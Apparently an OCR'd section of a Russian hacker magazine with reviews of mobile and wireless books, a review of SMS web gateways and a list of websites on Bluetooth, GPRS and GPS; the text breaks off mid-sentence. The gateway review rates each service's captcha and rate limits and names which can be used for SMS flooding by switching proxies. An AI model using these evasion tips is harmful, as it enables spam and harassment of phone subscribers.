» Мобильные коммуникации поглощают нас, и нужно быть в курсе происходящего в этой области. В начале книги описаны возможности беспроводных коммуникаций и основы, без которых никак не вникнуть в следующие главы. Далее идут различные беспроводные сетевые технологии: системы телекоммуникаций (GSM, DECT, UMTS и IMT-2000), спутниковые системы (GEO, LEO и MEO), системы широкополосного вещания (DAB и DVB), беспроводные локальные сети (IEEE 802.11, HIPERLAN и Bluetooth) и беспроводная технология ATM. Плюс книги во множестве примеров (основаны на совершенно реальных случаях из жизни) и прикладных сценариях.

## Content:

### 84 Обзор книг

Что почитать

### 86 Обзор SMS-гейтов

Применение SMS-гейтов на практике

### 90 WEB

Что посмотреть

### 94 FAQ

Вопросы от начинающих программистов и не только

**SPECIAL delivery**



## АЛЬТЕРНАТИВА СОТОВОЙ СВЯЗИ: ТРАНКИНГОВЫЕ СИСТЕМЫ



СПб.: БХВ-Петербург
2002
Соколов А.В.
448 страниц
Разумная цена: 115 рублей

Транкинговая радиосвязь дешевле многих видов мобильной связи и защищена надежнее их, а в случае отсутствия мобильной связи она становится незаменимой. Основные преимущества транкинговой связи: мгновенное соединение, вероятность занятой линии (канала) менее 0,5%, соответствие стандарту Military, администрирование с расстановкой приоритетов, передача факсов и переадресация звонков, быстрота развертывания систем, защита от прослушивания, эффективное использование радиоспектра, надежность системы и т.д. Если заинтересовался, в этой книге все подробно расписано с примерами реального использования транкинговой системы радиосвязи. Описаны популярные модели радиостанций и полезные аксессуары.

## МОБИЛЬНЫЕ СООБЩЕНИЯ: СЛУЖБЫ И ТЕХНОЛОГИИ SMS, EMS И MMS

Несколько лет назад отношение к SMS было скептически-пренебрежительное. Сейчас услуга коротких SMS-сообщений составляет значительную часть дохода операторов сотовой связи. Не за горами тотальная популярность EMS и MMS. В книге подробно описаны эти три службы, указа-



М.: КУДИЦ-ОБРАЗ
2005
Ле-Бодик Г.
448 страниц
Разумная цена: 204 рубля

ны все связанные с ними технологии, стандарты и регламентирующие документы. В качестве книжки переносом не подойдет, но для тех, кто работает с мобильной связью или не по-детски интересуется ей, книга станет хорошим подарком.

## БЕЗОПАСНОСТЬ БЕСПРОВОДНЫХ СЕТЕЙ



М.: ДМК Пресс
2004
Максим М.
288 страниц
Разумная цена: 430 рублей

Отличный сборник информации по беспроводным технологиям во всем мире и суть современных протоколов безопасности. Прочитав, узнаешь возможные уязвимости беспроводных сетей и детали реализации прослушивания, глушения, вторжения в модификацию данных, организации ложных точек доступа в Сеть, проблемы роуминга, слабые места криптозащиты и т.д. Подробно описаны протоколы беспроводной безопасности

и криптографии. Рассмотрены наглядные примеры беспроводных проектов с указанием на возможные проблемы и способы их решения. И на десерт - будущее беспроводных сетей и новые разработки в этой области. На подходе сети 4G!

## ТЕОРИЯ И ПРАКТИКА МОБИЛЬНОЙ СВЯЗИ



М.: Альянс-пресс
2003
Букин М.С.
384 страницы
Разумная цена: 75 рублей

Важно не только купить сотовый телефон, не переплатив за него, и выбрать тарифный план, отказавшись от ненужных услуг, но и умело воспользоваться тем, что предлагают сотовые операторы. Нужно понимать, что суть роуминг и зона обслуживания, какие существуют способы оплаты счетов и многое другое. Вроде бы элементарные вещи, но, когда читаешь, понимаешь, что многое было знакомо только поверхностно. Прелесть книжки в том, что это не очередной перевод произведения западного писателя, а отражение российской реальности. Особенности гарантийного ремонта в России, "серые" и "белые" сотовые, краденые телефоны, спасение от обмана при использовании роуминга, синхронизация данных, мобильные вирусы, GSM-охрана, GPRS, WAP и многое другое.

## ПРОТОКОЛ GPRS. КРАТКИЕ ИНСТРУКЦИИ ДЛЯ НОВИЧКОВ

Как показывает практика, многие пользуются услугами GPRS, но мало



М.: ООО "Аквариум-Принт"
2005
Степурин А.В.
128 страниц
Разумная цена: 36 рублей

кто разбирается собственно в этом протоколе. Как раз для тех, кто хочет ликвидировать данный пробел в своих знаниях, в книге дается характеристика протокола GPRS и описание услуг, возможных при нем. Основные понятия и термины системы GSM, описание радиointерфейса GPRS, архитектура GPRS, механизм передачи данных и многое другое.

## БЕСПРОВОДНЫЕ СЕТИ ДОМА И В ОФИСЕ. КРАТКИЕ ИНСТРУКЦИИ ДЛЯ НОВИЧКОВ



М.: ООО "Аквариум-Принт"
2005
Данилов П.П.
128 страниц
Разумная цена: 36 рублей

Краткий экскурс в организацию беспроводных сетей для желающих использовать эти навыки у себя дома или на работе. Оборудование для беспроводных сетей, технологии и стандарты, антенны, кабели и разъемы. Подробное описание протокола 802.11g и его расширение. Обеспечение безопасности беспроводных сетей стандарта 802.11x. Построение и монтаж сети стандарта 802.1x (точки доступа и клиентские устройства). Практика и решение проблем - советы по наиболее часто встречающимся вопросам настройки и эксплуатации беспроводных сетей.

Любые из описанных и заинтересовавших тебя книжек можешь заказать (по разумным ценам), не отрывая пятой точки от дивана или стула, в букинистическом интернет-магазине "OS-Книга" ([www.osbook.ru](http://www.osbook.ru)), который и представил нам книги для обзора.

Woz3qK (woz3qk@mail.ru; ICQ 233261)

# ОБЗОР SMS-ГЕЙТОВ

## ПРИМЕНЕНИЕ SMS-ГЕЙТОВ НА ПРАКТИКЕ

**Н**а e-mail-спаме зарабатывают только нехорошие люди. На SMS-спаме и флуде зарабатывают просто монстры. Это незаконно и аморально. Это ниже нашего с тобой достоинства. Тем не менее, совсем неплохо знать, как и через какие SMS-гейты взломщики смогут завалить нас сообщениями.



### НЕ ВСЕ ТАК ПРОСТО

■ Перегнем как переключатель

собственно гейты, логично было бы назвать преграды, которые могут быть на пути взломщика к претворению его замыслов в жизнь. Итак, встречай!

❶. Ограничение по количеству отправленных SMS. Было введено для того, чтобы пни вроде Васи Пупкина не слали SMS бесплатно и в больших количествах. Неграммотных Вася это действительно отпугнет: они не догадываются, что IP можно изменить.

❷. Защита от массовой рассылки и ввод символов, изображенных на картинке. Рассчитано на более прогвинутых пользователей, осведомленных о наличии прокси-серверов. IP они меняют, но расшифровать символы на картинке не смогут и отправят зани-

маться более законными делами. Людей, которые читали в "Хакере" статью "Программа с глазами" ([www.xakep.ru/magazine/xa/073/120/1.asp](http://www.xakep.ru/magazine/xa/073/120/1.asp)), эта защита не отпугнет.

❸. Превышение лимита по SMS, отправленных на данный номер (встречается крайне редко). Обойти это невозможно, и здесь даже опытные взломщики нервно курят.

Итак, как же злые хакеры решают эти вопросы?

Первая проблема решается просто: изменить прокси и начать все сначала. Вторая проблема может вызвать самые большие трудности. Есть SMS-гейты, в которых вообще не обязательно вводить слово-подтверждение (такие сервисы наиболее благоприятны для флуда). У других символы даже не искажаются, и их легко сравнить с "эталоном", поэтому запросто определяются слово и число

на картинке. Есть гейты, в которых даже человеку не всегда удается различить символы (такой пример мне предоставил "Мегафон" - см. скриншоты). А способа борьбы с исчерпанным лимитом по SMS, отправленным на номер, нет. Благо у нас в стране такое почти не используется.

### МТС

**Адрес:** [www.mts.ru](http://www.mts.ru)

**Описание:**

Сайт МТС - самого известного оператора мобильной связи, крупнейшего в России и странах СНГ, обслуживающего порядка 40,6 миллионов активных абонентов.

**Защита:**

Для предотвращения массовых рассылок введена защита "картинка-код".

Эта картинка может содержать как цифры, так и буквы английского алфавита. Длина зашифрованной строки - от четырех до семи символов. В картинке присутствуют лишь два цвета: черный и белый. Есть эффект черных зернистых точек, что не особо усложняет дешифрацию. Иногда символы накладываются друг на друга, и тогда определение символов усложняется, хотя при большом желании этот барьер можно преодолеть. На региональных сайтах отправка SMS происходит по-разному: может отличаться код на картинке (например, на ней могут быть одни цифры), а также количество отправленных SMS. Для абонентов Северо-Западного региона максимальное количество SMS в день составляет де-

сят штук, а интервал между отправкой SMS - одна минута. После десяти отправок придется сменить прокси.

**Вердикт:**

Хакеры могут использовать его для флуда, единственная проблема в различии картинок-ключей в зависимости от региона. Зато скорость и качество на высоте.

### БИЛАЙН

**Адрес:** [www.beeline.ru](http://www.beeline.ru)

**Описание:**

Официальный сайт оператора связи "Билайн". Один из крупнейших операторов России. Обслуживает 30 миллионов абонентов в 75-ти регионах (на сайте есть список областей, которые обслуживаются им).

**Защита:**


Для предотвращения массовых рассылок введена защита "картинка-код".

Картинка содержит четыре цифры. Таких эффектов, как, например, "закручивание цифр по спирали", нет. Цифры могут отличаться друг от друга по размеру. Все исполнено в желтых и коричневых тонах. На каждой картинке есть "линия", относительно которой происходит инверсия цвета. Это усложняет определение цвета, хотя инвертируется и фон, поэтому определить число вполне реально.

После отправки пяти SMS на целую минуту блокируется отправка с данного IP. Для быстрой отправки придется сменить прокси, после этого можно будет снова эксплуатировать "бывший" IP.







Флудить практически невозможно. Абоненты "Мегафона"! Вам повезло.

**Вердикт:**  
Взломщики могут спамить - скорость на высоте. Алгоритм расшифровки несложен.

#### МЕГАФОН


**Адрес:** [www.megafon.ru](http://www.megafon.ru)

#### Описание:

Первый общероссийский оператор мобильной связи стандарта GSM 900/1800. Образован в мае 2002 года в результате переименования и изменения ЗАО "Северо-Западный GSM", его объединения в рамках одной торговой марки с ЗАО "Соник Дуо" (Москва), ЗАО "Мобиком-Кавказ", ЗАО "Мобиком-Центр", ЗАО "Мобиком-Новосибирск", ЗАО "Мобиком-Хабаровск", ЗАО "Мобиком-Киров", ОАО "МСС-Поволжье", ЗАО "Волжский GSM" и ЗАО "Уральский Джи Эс Эм".

**Защита:**  
Для предотвращения массовых рассылок введена защита "картинка-ког".

Картинка содержит четыре цифры. Эта защита - самая мощная из всех, встретившихся мне у разных операторов России. Используются три цвета: зеленый, белый и фиолетовый. Добавлены разноцветные зерна. Диапазон цветов, которые применяются для "покраски" цифр, широкий. Вся картинка поделена на несколько областей разного цвета, и на их фоне размещаются цифры. Если определить цифры визуально еще возможно, при программной работе с ними придется туго: цифры иногда выползают даже за края. Самый плохой вариант - использование в цифре пунктирных линий разных цветов. Тогда даже не каждому



Рай для флудера, особенно если он предварительно проверит, доходят ли сообщения до номеров

человеку по силам распознать написанное :).

**Вердикт:**  
Флудить практически невозможно. Абоненты "Мегафона"! Вам повезло.


#### 02SMS.COM.RU

**Адрес:** [www.02SMS.com.ru](http://www.02SMS.com.ru)

#### Описание:

Сервис, который поддерживает отправку сообщений на номера операторов

Челябинска, Екатеринбурга, Уфы, Перми, Тюмени, Оренбурга, Кургана, Ижевска, Ханты-Мансийска, Казани, Самары, Москвы. Отправка SMS организована странно. Суть в том, что при отправке SMS на номер абонента из другого региона идет redirect на сайт типа [www.66sms.com.ru](http://www.66sms.com.ru). По сути, это один и тот же сервис, но его почему-то разместили на разных сабдоменах. Чтобы »



увидеть список регионов, нужно зайти на один из этих сабдоменов.

**Защита:**

Отсутствует. Для отправки достаточно выбрать регион, затем - оператора, на номер которого будет отправлена SMS. Блокировки на количество SMS замечено не было. Ограничений на временной интервал между отправками сообщений нет.

**Вердикт:**

Злой флудерский ресурс. Правда, есть операторы, которые в нем не поддерживаются :).

**SMS.KM.UA**

**Адрес:** www.SMS.km.ua

**Описание:**

Украинский сервис, который предназначен только для отправки SMS. Умеет отправлять сообщения на номера операторов Украины, России, Белоруссии, Грузии, Казахстана, Латвии, Эстонии, Узбекистана, Болгарии, Италии и Чехии. Сервис работает, но иногда сообщения не доходят: теряются или доставляются с опозданием. Это зависит от оператора абонента, на номер которого отправляется SMS. Например, если отправить SMS на два номера (разных операторов), сообщение может быть доставлено только по одному номеру телефона.

**Защита:**

Защиты нет. При отправке SMS ограничений по време-

ни замечено не было. Ограничения по IP отсутствуют.

**Вердикт:**

Рай для флудера, особенно если он предварительно проверит, доходят ли сообщения до номеров выбранного OpCoCa.

**EMAIL2SMS.RU**

**Адрес:** www.email2sms.ru

**Описание:**

Довольно веселый сервис. Сразу бросается в глаза дизайн - оформление страницы в виде передней панели мобильного телефона. Радует то, что пользователю предлагают вводить номер в международном формате. Это навеивает мысли о том, что здесь можно отправлять сообщения на любой номер. К конкретному номеру можно добавить запись в "адресную книгу". Предоставляется возможность разместить форму для отправки SMS на свой сайт (следовать по ссылке с одноименным названием). Отправка бесплатных SMS может здорово затянуться. После отправки отображаются три этапа: сообщение поставлено в очередь, сообщение отправлено, сообщение не доставлено.

Есть раздел "Платные SMS". Сообщения от пользователей этого раздела моментально доходят куда угодно ;).

**Защита:**

Защиты нет.

При отправке SMS ограничений по времени замечено



Сервис работает, но иногда сообщения не доходят: теряются или доставляются с опозданием.

не было. Ограничения по IP отсутствуют.

**Вердикт:**

Ресурс неплохой, особенно его платная часть.

**Вердикт:**

Лучший из сервисов (если не учитывать официальные сайты).

**MOBI-DATING**

**Адрес:** www.mobi-dating.net

**Описание:**

Если бы не одна загвоздка, этот сервис занял бы стопроцентное первое место. Загвоздка заключается в том, что сервис платный. Отправка SMS (в любую цивилизованную страну!) стоит от 0,04 до 0,15 евро. Доставка моментальная, и предоставляется 100% гарантия того, что сообщение будет доставлено в ближайшие одну-две минуты. Для отправки SMS необходимо зарегистрироваться, после этого добрыми хозяевами будет выделен \$1 на отправку SMS. После кончины бесплатного зеленого президента у хакера останется два варианта: создать новый аккаунт и заниматься рассылкой дальше или заплатить деньги. Оплата производится по кредитным картам :). Да, я сказал "по кредитным картам". Где же смех в зале?

**Защита:**

О проверке и речи быть не может! Мы же платим деньги :).

**Вердикт:**

Небедные люди могут позвонить себе это.

**VPOST**

**Адрес:**

www.vpost.ru/mobile/sms

**Описание:**

Пожалуй, лучший портал для рассылок. Можно отправлять SMS, сообщения на ICQ, пейджер, кроме того, предоставляется бесплатная почта. Так вот, проследуем по ссылке "Отправка SMS". Выбираем страну из множества имеющихся (50-60 стран). Далее выбираем оператора для этой страны, после чего указываем код его сети. Вбиваем SMS и отправляем. Качество отличное, скорость на высоте.

**Защита:**

Есть проверка слова на картинке.

По сути, эта картинка - простая формальность. Сделано настолько примитивно, что обойти ее - дело пяти минут. На картинке нарисованы четыре буквы английского алфавита или цифры. Все символы черные, а фон - оранжевый. Нет ни искажений, ни зернистости. Символы не отличаются размерами и поворотами на какой-нибудь угол. Минус - длина сообщения (60 знаков). Тайм-аута между отправками нет. Блокировки IP нет.

Оплата производится по кредитным картам :).





НЕ ОГРАНИЧИВАЙ СЕБЯ

Играй  
просто!  
GamePost

ПОЛУЧИ  
МАКСИМУМ  
УДОВОЛЬСТВИЯ

ИСПОЛЬЗУЯ ДОПОЛНИТЕЛЬНЫЕ АКСЕСУАРЫ



AKG K66

\$37,99



i-O Display Systems  
i-glasses VIDEO

\$799,99



Shuttle SB65G2

\$329,99



Shuttle XP17BP

\$499,99



M-Audio Studiophile  
LX4 5.1 Expander

\$199,99



Pinnacle Systems  
Studio 9 Plus RUS

\$99,99

\* Большой выбор  
PC аксессуаров

\* Товары от  
самых лучших  
производителей

\* Постоянно  
обновляемый  
ассортимент



Тел.: (095) 928-0360  
(095) 928-6089  
(095) 928-3574

[www.gamepost.ru](http://www.gamepost.ru)





Каролик Андрей (andrusha@real.hacker.ru)

# ОБЗОР САЙТОВ

## ЧТО ПОСМОТРЕТЬ

**Н**аш журнал, увы, не может вместить все, о чем мы хотим написать. Выбирали методом исключения, оставляя самое интересное и актуальное. Но часть информации, не вошедшей в номер, можно взять прямо из Сети. А ссылки дадим.



### АНТЕННЫЙ ВОПРОС

■ В этом номере можно было прочитать об охоте на Голубой Зуб и о средствах, которые можно использовать для него, в том числе антенны. Также мы упомянули, что можно заказать антенны напрямую у производителя - только помимо стоимости придется оплатить еще и растаможку. Если тебя это не пугает, то смотри сайт американской компании, выпускающей погодные антенны и торгующей ими через интернет - MAXRAD ([www.maxrad.com/cgi/catalog.cgi](http://www.maxrad.com/cgi/catalog.cgi)).



На сайте есть масса аналитической информации, правда, на английском языке, конечно. Но никто не отменял онлайн-переводчик [www.translate.ru](http://www.translate.ru). Перевод бюджет не фонтан, но до сути докопаться. Если совсем криво, то переводы по словам, а потом пытаться уловить контекст. Обычно люди лезут не про антенны читать, а подбирать себе определенный вариант по заданным техническим характеристикам. Кому дальность нужна, кому габариты по-

меньше, а кому цена понижее :).

Аналогичный сайт другой компании, у которой можно купить антенну, сделанную на заказ - HyperLink Technology ([www.hyperlinktech.com/web/antennas\\_2400\\_out\\_directional.php](http://www.hyperlinktech.com/web/antennas_2400_out_directional.php)). Также все не по-русски, так что не зря тебе мама говорила учить английский :).

А для начинающих охотников, которые не знают, какую антенну заказать, советуем почитать статью по охоту за Синими Зубами по адресу [www.thg.ru/net-work/20050316/print.html](http://www.thg.ru/net-work/20050316/print.html). И главное - все по-русски. Почерпнешь полезные советы: что и где покупать, какие варианты подойдут и как собрать из частей целое. Все это на примере превра-



щения конкретной антенны типа HG2415Y в самое настоящее снайперское ружье.

### АЛГОРИТМЫ ШИФРОВАНИЯ

■ Не стоит забывать, что знания стоят не меньше железа. Это относится и к мобильному бизнесу: специалисты по безопасности беспроводных сетей (именно хорошие специалисты) сейчас дороже платины. Если хочешь поднять свою цену, советуем почитать несколько полезных ресурсов по этой теме.

Wireless Network Security ([http://csrc.nist.gov/publications/nistpubs/800-48/NIST\\_SP\\_800-48.pdf](http://csrc.nist.gov/publications/nistpubs/800-48/NIST_SP_800-48.pdf)) - шикарное руководство по безопасности беспроводных сетей с подробным описанием протоколов аутентификации и шифрования (на английском языке). Крис Касперски дал этому руководству оценку "отлично" :).

Другая неплохая статья с описанием протоколов аутентификации и шифрования (на английском языке) - Bluetooth Security ([www.niksula.cs.hut.fi/~jiitv/bluesec.html](http://www.niksula.cs.hut.fi/~jiitv/bluesec.html)).

И презентация в Power Point с обзором ключевых особенностей криптографических алгоритмов, используемых Голубым Зубом для аутентификации и шифро-



вания (на английском языке) - Bluetooth Security: Protocol, Attacks and Applications ([www.item.ntnu.no/fag/ttm4705/lokvie\\_presentasjoner\\_2004/bluetooth\\_security.ppt](http://www.item.ntnu.no/fag/ttm4705/lokvie_presentasjoner_2004/bluetooth_security.ppt)).

### ПО ВЗЛОМУ


■ Чтобы защищаться, нужно знать, от чего защищаться. Именно с этой целью стоит посмотреть указанные материалы. Во-первых, обзор основных атак на Голубой Зуб (на английском языке) - Bluetooth Security Preliminary Study (<http://student.vub.ac.be/~sijansse/2e%20lic/BT/Voorstudie/PreliminaryStudy.pdf>). Во-вторых, перечень уязвимостей Голубого Зуба, подтвержденным описанием его создателями - Wireless Security ([www.bluetooth.com/help/security.asp](http://www.bluetooth.com/help/security.asp)).

И в-третьих, замечательное пособие для хакеров-железячников (на английском языке) - Hardware Hacker ([www.grandideastudio.com/files/books/hpyn2e\\_chapter14.pdf](http://www.grandideastudio.com/files/books/hpyn2e_chapter14.pdf)).

А на вкусное - большой сборник HOW-TO по прог-







раммированию Голубого Зуба под Linux'ом (на английском языке) - Bluetooth and Linux ([www.holtmann.org/linux/bluetooth](http://www.holtmann.org/linux/bluetooth)).

### GPRS-УДОБСТВА

■ Когда-то мы все сидели на модеме и не могли даже мечтать о выделенном канале. Точно так же с GPRS, на смену которому скоро придет EDGE. Помимо элементарного скачивания картинок и мелодий, что пробовавал каждый второй, GPRS позволяет ползать по интернету посредством WAP и даже сидеть во всеми любимой ICQ. Если выделенка лежит, то GPRS - реальный выход, чтобы хотя бы прочитать почту и не потерять связь с цивилизацией.

Для тех, кто не знает ничего про GPRS, либо соприкасался с ним, но не выжал максимум пользы, советуем сайт [www.gprs-gsm.ru](http://www.gprs-gsm.ru). На сайте доступно рассказано о технологиях GPRS и EDGE: структура, необходимое железо, настройка и полезности, которые доступны любому простому смертному. Есть даже что-то типа FAQ'a. Возможно, среди них есть и твои :). Рассмотрены несколько реальных девайсов с GPRS. Есть отдельный раздел, посвященный настройке GPRS для различных телефонов и операторов (МТС, Билайн и Мегафон). Тут же есть информация по тому, как скрестить ноутбук или КПК с GPRS. Возникает вопрос: "Зачем автору извращаться и писать столько полезной информации?" Дело вот в чем: тут же через этот сайт предлагается купить многие описанные девайсы по спецене и с доставкой.

Если тебя интересует конкретный оператор сотовой связи, имеет смысл читать про настройку на пер-

воисточнике, а то кто знает, что они придумают нового. У Билайна, к примеру, это [www.beeline.ru/services/internet/gprs/using/index.wbp](http://www.beeline.ru/services/internet/gprs/using/index.wbp), у МТС - [www.mymts.ru/setup/gprs-settings/](http://www.mymts.ru/setup/gprs-settings/), у Мегафона - [www.megafof-moscow.ru/phones/settings/](http://www.megafof-moscow.ru/phones/settings/).

### ПАРТНЕРСКИЕ ПРОГРАММЫ

■ Существует множество споров на тему, приносит ли прибыль партнерские программы. Исходя из того, что на создание, лицензирование и поддержку собственного сервиса или услуги через мобильный телефон у тебя просто не хватит ни денег, ни сил, ни времени, приходится пробовать различные партнерские программы. Их достаточно много, поэтому выбирай, оценивая как условия, так и отзывы о них.

К примеру, мы сейчас пробуем внедрить SMS-сервис у нас в журнале. Появилась целая полоса, на которой рассказано, как можно и расшифровку терминов получить, и логотип любимого журнала скачать. Плюс периодически проводим викторины с розыгрышем призов. Это не что иное, как партнерская программа, в данном случае от компании i-Free ([www.i-free.ru](http://www.i-free.ru)).

Другой крупный оператор, предлагающий партнерские программы - Agregator.ru (<http://agregator.ru/partners.phtml>). На сайте ты найдешь и варианты сотрудничества, и форму заявки на сотрудничество, после заполнения которой с тобой свяжутся, если твое предложение будет интересным. Подход,



можно сказать, индивидуальный.

К сожалению, сложно найти в Сети актуальные таблицы, так как есть множество компаний-однодневок. Но одна из таких сводных таблиц по контент-провайдерам, сервис-провайдерам и агрегаторам есть по адресу [www.mforum.ru/links/links\\_content.htm](http://www.mforum.ru/links/links_content.htm).

Как это ни забавно, на сайте сервис-провайдеров часто сложно найти какую-либо конкретную информацию о конкретных схемах взаимодействия и расценках. Все делается по запросу. Нужно указать, что и где планируется продовать,

они думают и решают, интересно ли для них твое предложение, также определяют процент с продаж, который готовы заплатить. Готовься обзванивать их плюс смотреть различные форумы, где есть полезные отзывы от тех, кто уже пытался заработать на какой-нибудь партнерской программе. Определенного сайта, увы, нет. Зато есть Яндекс и набор ключевых слов типа "продажа контента для мобильных телефонов" и "партнерские программы продажи контента для мобильных телефонов".

### GPS С ПОЛЬЗОЙ

■ Девайсы с GPS дешевеют, поэтому самое время задуматься об их полезности. Для начала достаточно всего одного сайта - [www.gpsinfo.ru](http://www.gpsinfo.ru). Есть практически все о GPS, девайсах с GPS и наглядные примеры принесения пользы.

Из наиболее интересных статей: обзор GPS-навигаторов ([www.gpsinfo.ru/articles/emap-legend-gpsmap76.php](http://www.gpsinfo.ru/articles/emap-legend-gpsmap76.php)), в отпуск по карте ([www.gpsinfo.ru/articles/vac\\_map.php](http://www.gpsinfo.ru/articles/vac_map.php)), навигация с помощью GPS и бумажной карты ([www.gpsinfo.ru/articles/gps\\_and\\_printed\\_maps.php](http://www.gpsinfo.ru/articles/gps_and_printed_maps.php)), обзор программного обеспечения под Symbian для работы с GPS ([www.gpsinfo.ru/articles.php?article=144](http://www.gpsinfo.ru/articles.php?article=144)), практика подключения и использования GPS-навигаторов к Palm ([www.gpsinfo.ru/articles/gps-palm-connecting.php](http://www.gpsinfo.ru/articles/gps-palm-connecting.php)) и многое другое.





### ВОЗМОЖНОСТИ СОТОВОЙ СВЯЗИ

■ Все владельцы мобильных телефонов делятся на тех, кто обладает только телефоном, и тех, кто владеет и телефоном, и знаниями о стандартах, услугах и возможностях сотовой связи. Стать представителем второго типа владельцев мобильных телефонов легко, благо в интернете полно статей и интересных материалов по теме. Единственная проблема, которая может возникнуть в процессе такого интернет-познания — устаревшие статьи, которыми богата Сеть. Вывод: нужно обращать внимание на дату публикации статьи, чтобы не тратить время на откровенное старье.

Советую почитать несколько познавательных обзоров на [www.mport.ru](http://www.mport.ru). Нет смысла читать весь архив ([www.mport.ru/articles/archive/](http://www.mport.ru/articles/archive/)), так как часть статей уже устарела, но при переходе по ссылке [www.mport.ru/articles/all/technology/](http://www.mport.ru/articles/all/technology/) автоматически показывается выборка наиболее свежих статей. Добротное написано о стандартах и технологиях сотовой связи: CDMA (Code Division Multiple Access), GSM, поколение 3G, TDMA (Time Division Multiple Access), NMT (Nordic Mobile Telephone system), MMS (Multimedia Messaging Service), SMS (Short

Message Service), EMS (Enhanced Messaging Service), GPRS (General Packet Radio Service), Wi-Fi, Bluetooth и Push To Talk (PTT).

На этом же сайте есть прикольные обзоры моделей сотовых телефонов ([www.mport.ru/articles/all/test/](http://www.mport.ru/articles/all/test/)). Неизвестно, заказные они или нет, но сделаны хорошо. Для каждого девайса есть море фоток вида сзади, в "профиль" плюс подробное описание возможностей и доступных пунктов меню. Прочитал — как будто увидел вживую и повертел в руках. Описание начинки и разноракурсные фотки в обзорах телефонов в интернете встречаются редко, чаще выставляют то, что было банально передрано с каталогов производителей, причем по всей Сети встречается одно и то же. Поэтому можно только жалеть, что на этом сайте обзор не охватывает все существующие модели телефонов.

Аналог [mport.ru](http://mport.ru) — [www.amobile.ru](http://www.amobile.ru). Здесь тоже хорошо расписаны мобильные услуги и технологии (SMS, EMS, MMS, HSCSD, WAP, i-mode, GPRS, EDGE, GPS, BlueTooth, Java, USSD, 3G, UMTS, WLAN). К примеру, ты знал, что для выяснения баланса с помощью запроса наподобие \*102# (Билайн) используется сервис USSD (Unstructured



Supplementary Service Data)? Поглубже смотри на [www.amobile.ru/ussd/ussd.htm](http://www.amobile.ru/ussd/ussd.htm).

### МОБИЛЬНОЕ ТЕЛЕВИДЕНИЕ

■ Смотреть телевизор по сотовому — пока, наверное, дико. Но не потому, что это неудобно, а потому, что пока не получил повсеместного внедрения стандарт EDGE, скорости которого достаточно для нормальной картинки в реальном времени. К тому же пока мобильное телевидение предлагает только МегаФон-Москва ([www.megafonmoscow.ru/tariffs/services/mobtv/200407121527-4956.htm?full](http://www.megafonmoscow.ru/tariffs/services/mobtv/200407121527-4956.htm?full)) — конкуренция отсутствует, и на мобильное ТВ при плохом его качестве устанавливаются нездоровые цены (из-за ограниченной скорости используемых стандартов). Но очевидно, что в скором времени просмотр ТВ по мобильному станет обычным делом. А пока нам остается завидовать японцам и корейцам, которые уже давно могут смотреть ТВ-передачи по мобильному, и читать о том, что когда-нибудь доберется и до нас — [www.procontent.ru/?page=news&id=78](http://www.procontent.ru/?page=news&id=78).

### ИГРЫ ДЛЯ МОБИЛЬНИКОВ


■ Нам всем, наверное, знакомо чувство, возникающее когда лень платить

